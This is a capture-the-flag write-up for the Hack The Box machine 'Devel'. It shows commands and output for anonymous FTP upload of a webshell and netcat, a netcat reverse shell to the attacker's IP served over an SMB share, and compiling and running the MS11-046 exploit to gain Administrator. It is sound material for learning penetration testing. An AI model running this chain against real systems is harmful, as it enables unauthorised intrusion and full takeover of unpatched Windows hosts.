Devel
| Name: |
Devel

|
|---|---|
| Release Date: | 15 Mar 2017 |
| Retire Date: | 14 Oct 2017 |
| OS: | Windows  |
| Base Points: | Easy - Retired [0] |
| Rated Difficulty: |  |
| Radar Graph: |  |
 |
pzyc0
 20 days, 21 hours, 20 mins, 43 seconds
|
 |
pzyc0
20 days, 21 hours, 20 mins, 19 seconds
|
| Creator: |
ch4p

|
| CherryTree File: | CherryTree - Remove the .txt extension |
Again, we start with nmap -sC -sV -oA ./devel 10.10.10.5
$  nmap -sC -sV -oA ./devel 10.10.10.5
  Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-31 12:53 EDT
  Nmap scan report for 10.10.10.5
  Host is up (0.19s latency).
  Not shown: 998 filtered ports
  PORT   STATE SERVICE VERSION
  21/tcp open  ftp     Microsoft ftpd
  | ftp-anon: Anonymous FTP login allowed (FTP code 230)
  | 03-18-17  02:06AM                 aspnet_client
  | 03-17-17  05:37PM                  689 iisstart.htm
  |_03-17-17  05:37PM               184946 welcome.png
  | ftp-syst:
  |_  SYST: Windows_NT
  80/tcp open  http    Microsoft IIS httpd 7.5
  | http-methods:
  |_  Potentially risky methods: TRACE
  |_http-server-header: Microsoft-IIS/7.5
  |_http-title: IIS7
  Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
FTP with Anonymous login and IIS version 7.5. Hitting the web server just shows us the default IIS screen so let's check out FTP. First, I try putting a prepackaged aspx webshell onto the target. The one in "/usr/share/webshells/aspx/" discovered from https://highon.coffee/blog/reverse-shell-cheat-sheet/ will work beautifully. Then I navigate to it.
ftp 10.10.10.5
  Connected to 10.10.10.5.
  220 Microsoft FTP Service
  Name (10.10.10.5:kali): anonymous
  331 Anonymous access allowed, send identity (e-mail name) as password.
  Password:
  230 User logged in.
  Remote system type is Windows_NT.

  ftp> put webshell.aspx
  local: webshell.aspx remote: webshell.aspx
  200 PORT command successful.
  150 Opening ASCII mode data connection.
  226 Transfer complete.
  1442 bytes sent in 0.00 secs (37.1675 MB/s)

  ftp> dir
  200 PORT command successful.
  125 Data connection already open; Transfer starting.
  03-18-17  02:06AM
          aspnet_client
  03-17-17  05:37PM                  689 iisstart.htm
  04-04-20  04:27AM                 1442 webshell.aspx
  03-17-17  05:37PM               184946 welcome.png
  226 Transfer complete.

  ftp> put nc.exe
  local: nc.exe remote: nc.exe
  200 PORT command successful.
  125 Data connection already open; Transfer starting.
  226 Transfer complete.
  59584 bytes sent in 0.33 secs (173.7936 kB/s)

 http://10.10.10.5\webshell.aspx

I try running nc from the web shell, but get a "This program cannot be run in DOS mode." error. Let's see if I can execute it from a network share via SMB. Impacket has a nice SMB server we can use. I create a new folder "Devel" and copy the windows binary into it (It is located at /usr/share/windows-resources/binaries/nc.exe). Next, move/copy the smbserver.py from /impacket/examples/smbserver.py into one level up from the new Devel folder. Last (for the SMB side anyway), run:
sudo python3 ./smbserver.py sharename Devel

Set up a netcat listener, "nc -lvnp 9999" and run "\\10.10.X.X\share\nc.exe -e cmd.exe 10.10.X.X 9999" in the webshell. Sucess! we have an initial shell.
/home/kali/Windows-Exploit-Suggester/windows-exploit-suggester.py -d ./2020-03-31-mssb.xls
-i ./sysinfo.txt

  [*] initiating winsploit version 3.3...
  [*] database file detected as xls or xlsx based on extension
  [*] attempting to read from the systeminfo input file
  [+] systeminfo input file read successfully (utf-8)
  [*] querying database file for potential vulnerabilities
  [*] comparing the 0 hotfix(es) against the 179 potential bulletins(s) with a database of
  137 known exploits
  [*] there are now 179 remaining vulns
  [+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
  [+] windows version identified as 'Windows 7 32-bit'
  [*]
  [M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
  [M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of
  Privilege (2778930) - Important
  [E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
  [*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span
  ID Full ASLR, DEP & EMET 5., PoC
  [*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span
  ID Full ASLR, DEP & EMET 5.0 Bypass
         (MS12-037), PoC
  [*]
  [E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege
  (2393802) - Important
  [M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of
  Privilege (981957) - Important
  [M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution
  (2347290) - Critical
  [E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation
  of Privilege (982799) - Important
  [E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege
  (981852) - Important
  [M] MS10-015: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege
  (977165) - Important
  [M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
  [M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
  [*] done
There are a lot of Kernel Privesc ones there. Fortunately, there are a lot of kernel exploits in Sec Wiki's Github https://github.com/SecWiki/windows-kernel-exploits
Let's skip the tedium and jump right to the saying that none of these work. I eventually used Watson (https://github.com/rasta-mouse/Watson) to dig deeper. It eventually comes up with a different set of vulnerabilities. The one that matters is MS11-046

The C code for MS11-046 is located in "/usr/share/exploitdb/exploits/windows_x86/local/40564.c" and when we look at it, we get some instructions.


In order to run that # i686-w64-mingw32-gcc MS11-046.c -o MS11-046.exe -lws2_32 command, we need to install mingw-w64. Once installed and the exploit is complied, move it into the SMB folder you set up earlier. Final step: this box has been fun but I am ready for it to be over. From the netcat shell you have on the Victim PC, run \\YOURIP\share\MS11-046.exe. Congrats, you now have an Administrator shell.